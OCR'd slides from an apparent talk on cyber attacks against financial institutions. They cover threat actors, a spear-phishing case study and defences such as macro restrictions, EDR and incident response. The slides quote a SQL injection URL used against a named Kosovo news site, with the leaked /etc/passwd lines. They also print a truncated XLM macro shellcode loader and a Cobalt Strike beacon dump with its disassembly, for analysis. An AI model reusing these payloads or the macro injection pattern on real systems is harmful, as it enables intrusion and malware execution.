Breaking down Cyber Attacks in Financial Institutions

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Content

IN THIS PRESENTATION:

1. Threat Landscape
2. Technical Analysis
3. Preventive Measures


Please write down your questions in the meanwhile so we can discuss them at the end – Q&A Session

Cyber Security career paths

1 Threat Landscape

- What are the existing cyber threats?
- Who are the malicious actors?

Targeted Global Industries



Source: FireEye M-Trend 2019

Advanced Persistent Threats (APT)

Case Study: Kosova

- 78 days of NATO bombing
- Serbia's countermeasures in cybernetics
  - Ping flood against NATO infrastructure
  - Attacks on Albania's web platforms
- Chinese Involvement
  - White House web defacement

Anonymous Macedonia

December 5, 2018 ·

SERVER DOWN Kosovo National TV`s & Radio : SUCCESS ...

rtklive.com <- Nacional TV of Kosovo

® HACKED By Anonymous Macedonia...

http://www.rtklive.com/en/news-single.php?ID=-12933' union select 1,2,version(),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19+--+

ez

root:x:0:0:root:/root:/bin/bash

daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin

bin:x:2:2:bin:/bin:/usr/sbin/nologin

:x:3:3:sys:/dev:/usr/sbin/nologin

COVID-19 Pandemic Timeframe

238%

Surge in cyber-attacks against financial institutions

9x

Ransomware attacks increase

17%

Increase in wire fraud attempts

51,537 & 961

Average daily malicious COVID-19 themed emails & fake domains

2 Technical Analysis


- Which is our use case?
- What are the used techniques?


Use Case:
Spear Phishing

- The most common and effective vector of attack
- Fraudulent attempt to steal personal information (user credentials, credit card details) or execute malware
- Conducted using disguise and/or social engineering through typically email messages
- The email contains a dangerous link (URL) or attachment (such as an Excel spreadsheet)

Infection Vector

- Social Engineering
- Attached document(s)





Macro Functions


- Automating Excel tasks
- XLM (Excel 4.0) Macros & VBA (Excel 5.0) Macros

R5C102 | =CONCATENATE(R1C102,R2C102,R3C102,R4C102)

	100	101	102	103	104	105
1	=R1C101()	=CHAR(72)&CHAR(49	Vir	=ERROR(FALSE, R2C1	=R1C105()	=CHAR(217)&CHA
2	=CALL("Kernel32",R5C102,"JJJJJ",1342177280,1020,1228	=CHAR(148)&CHAR(1	tual	C:\Program Files (x8	=CALL("Kernel32",R5C102,"JJJJJ",0,880,4096,64)	=CHAR(95)&CHA
3	=SELECT(R1C101:R1000:C101,R1C101)	=CHAR(220)&CHAR(2	All	=FOPEN(R2C103, 2)	=SELECT(R1C105:R1000:C105,R1C105)	=CHAR(132)&CHA
4	=SET.VALUE(R1C99, 0)	=CHAR(88)&CHAR(23	oc	=IF(ISERROR(R3C103	=SET.VALUE(R1C99, 0)	=CHAR(73)&CHA
5	=WHILE(LEN(ACTIVE.CELL())>0)	=CHAR(222)&CHAR(2	=CONCATENATE(R1C		=WHILE(LEN(ACTIVE.CELL())>0)	=CHAR(16)&CHA
6	=CALL("kernel32", "RtlCopyMemory", "JJCJ",R2C100 + R	=CHAR(209)&CHAR(1	=WORKBOOK.ACTIV		=CALL("Kernel32","WriteProcessMemory","JJJCJJ",-1, R2C104 + R1C	=CHAR(36)&CHA
7	=SET.VALUE(R1C99, R1C99 + 1)	=CHAR(159)&CHAR(1	=R1C103()		=SET.VALUE(R1C99, R1C99 + 1)	=CHAR(24)&CHA
8	=SELECT(, "R[1]C")	=CHAR(88)&CHAR(11			=SELECT(, "R[1]C")	=CHAR(156)&CHA
9	=NEXT()	=CHAR(66)&CHAR(21			=NEXT()	=CHAR(28)&CHA
10	=CALL("Kernel32","CreateThread","JJJJJJJ",0, 0, R2C100	=CHAR(19)&CHAR(33			=CALL("Kernel32","CreateThread","JJJJJJJ",0, 0, R2C104, 0, 0, 0)	=CHAR(215)&CHA
11	=FORMULA("Error: Connection to the Endpoint not fou	=CHAR(152)&CHAR(2			=R11C100()	=CHAR(157)&CHA
12	=WORKBOOK.ACTIVATE("Sheet1")	=CHAR(78)&CHAR(52				=CHAR(133)&CHA
13		=CHAR(206)&CHAR(2				=CHAR(101)&CHA
14		=CHAR(100)&CHAR(1				=CHAR(37)&CHA
15		=CHAR(93)&CHAR(22				=CHAR(99)&CHA


Memory Injection


- Usage of XLM CALL() method to invoke three Win32 API functions:
  - VirtualAlloc()
  - RtlCopyMemory()
  - CreateThread()
- Kernel32 DLL
- R5C102: “VirtualAlloc”
- “JJJJJ”: 4 long int
- LPVOID VirtualAlloc(LPVOID 0, SIZE_T 880, DWORD 4096, DWORD 64);



Reverse Engineering


- CHAR() function returns ASCII values used to store the shellcode
- Identifying Indicators of Compromise (IoC)






Domain Fronting

- HTTP request manipulation
- Used to bypass firewalls





Cobalt Strike

- Commercial product for security assessments
- Cobalt Strike Beacon
- GIF Magic Headers

```
0000 47 49 46 38 39 61 01 00 01 00 80 00 00 00 00 FF FF FF 21 GIF89a....
0013 F9 04 01 00 00 00 2C 00 00 00 00 01 00 01 00 00 02 01 44 ......,...
0026 00 3B FC E8 10 00 00 00 AB 27 ED 3B 9E 87 BA EF 1D 08 F3 .;.......'
0039 D3 50 5C 49 7E EB 27 5A 8B 02 83 C2 04 8B 0A 31 C1 83 C2 .P\I~.'Z..
004c 04 52 8B 2A 31 C5 89 2A 31 E8 83 C2 04 83 E9 04 31 ED 39 .R.*1..*1.
005f E9 74 02 EB EA 58 FF E0 E8 D4 FF FF FF 18 F0 0D D7 18 B2 .t...X....
0072 0E D7 55 AA E5 D7 55 AA E5 8C DC 75 B7 C9 89 FC 52 48 4A ..U...U...
0085 A9 C3 48 4A 56 10 20 BA E3 B2 76 D2 E7 B2 76 D2 B0 4D A6 ..HJV. ...
0098 D2 B0 4D A6 D2 B0 4D A6 D2 B0 4D A6 D2 B0 4D A6 D2 B0 4D ..M...M...
00ab A6 D2 B0 4D A6 2A B0 4D A6 24 AF F7 A8 24 1B FE 65 05 A3 ...M.*.M.$
00be FF 29 C8 82 AB 41 A1 F1 8B 31 D3 9E EC 43 B2 F3 CC 20 D3 .)...A...1
00d1 9D A2 4F A7 BD C0 2A 87 CF B5 44 A7 A6 DB 64 E3 E9 88 44 ..O...*...
00e4 8E 86 EC 21 A0 8B E1 2B 84 8B E1 2B 84 8B E1 2B BA 0D C0 ...!...+..
00f7 63 C0 EA 8F 78 BA 0D C0 63 C0 EA 8F 78 07 42 56 63 7C A5 c...x...c.
```

```
003B    add byte ptr ds:[ebx],bh
FC      cld
E8 10000000  call 28E003E
AB      stosd
27      daa
ED      in eax,dx
3B9E 87BAEF1D  cmp ebx,dword ptr ds:[esi+
08F3    or bl,dh
D350 5C  rcl dword ptr ds:[eax+5C],
49      dec ecx
7E EB   jle 28E002A
27      daa
5A      pop edx
8B02    mov eax,dword ptr ds:[edx]
83C2 04 add edx,4
8B0A    mov ecx,dword ptr ds:[edx]
31C1    xor ecx,eax
83C2 04 add edx,4
52      push edx
8B2A    mov ebp,dword ptr ds:[edx]
31C5    xor ebp,eax
892A    mov dword ptr ds:[edx],ebp
31E8    xor eax,ebp
83C2 04 add edx,4
83E9 04 sub ecx,4
31ED    xor ebp,ebp
39E9    cmp ecx,ebp
74 02   je 28E0064
EB EA   jmp 28E004E
58      pop eax
FFE0    jmp eax

4]=0

Dump 3  Dump 4  Dump 5  Watch 1  [x=] L

ASCII
61 01 00 01 00 80 00 00 00 00 FF GIF89a.........y
01 00 00 00 2C 00 00 00 00 01 00 ÿÿ!ù.....,.....
44 00 3B FC E8 10 00 00 00 AB 27 .....D.;üè....«'
EF 1D 08 F3 D3 50 5C 49 7E EB 27 ï;..ºï..óÓP\I~ë'
04 8B 0A 31 C1 83 C2 04 52 8B 2A Z...Å...1Á.Â.R.*
E8 83 C2 04 83 E9 04 31 ED 39 E9 1Å.*1è.Â..é.1í9é
FF E0 E8 D4 FF FF FF 18 F0 0D D7 t.èêxÿàèÔÿÿÿ.ð.×
AA E5 D7 55 AA E5 8C DC 75 B7 C9 .*.xU*åxU*å.Üu·É
A9 C3 48 4A 56 10 20 BA E3 B2 76 .ÜRHJ@ÅHJV. °ã*v
B0 4D A6 D2 B0 4D A6 D2 B0 4D A6 Òç*vÒ°M¦Ò°M¦Ò°M¦
```

3 Preventive Measures

- What are the industry's best security practices/standards?

High-Level Security Measures

Security Awareness

Implement a regular awareness and training program through orientation packages, eLearning modules, video demonstrations, regular briefings and advisories

Security Controls

Spam filters (SPF/DMARC/DKIM), end-point protections, network security (firewalls), regular system/application patches, access management


Business Continuity


Regular data backup, integrity check, avoiding single point of failures, connectivity, Disaster Recovery Center (DRC)

What can we do about our **use case**?


- Educate staff on spear phishing emails
- Implement in-memory (RAM) protections for end-points against advanced malware attacks
- Refine Group Policy (GPO) settings to limit macro executions
- Keep up with intelligence feeds to block malicious senders before campaigns

Corporate Environments: EDR





Corporate Environments: AD



And if nothing goes **right**

- Access denial to critical data and/or computer systems
- Disruption of day-to-day business operations
- Legal implications
- Data leaks online (client/staff information)
- Tremendous long-term reputational damage

=> Financial loss

Incident Response

Procedure

- Cálmate
- Identify compromised system(s)
- Isolate hosts
- Collect forensics images and analyze
- Block Indicators of Compromise (IOC)

Objectives

- Minimize the damage
- Reduce recovery time and costs
- Ensure service continuity and non-disruption
- Document and report every detail
- Curate lessons learned

Keep in **mind**

- **Kosovo Police**: Cyber Crime Unit
- **Data Protection**: The Information and Privacy Agency
- **Cyber Security**: National Authority for Cyber Security
- **Computer Emergency Response Team**: KOS-CERT

Thanks!

You can find me at:

linkedin.com/in/artikarahoda

https://artikrh.sh

t.me/artikrh

Bonus: Investigative Podcast

- Darknet Diaries (*darknetdiaries.com*)
- Real life stories
  - Major cyber incidents and data breaches
  - Insider threats
  - Physical security assessments
  - Cyber espionage
  - Wiretapping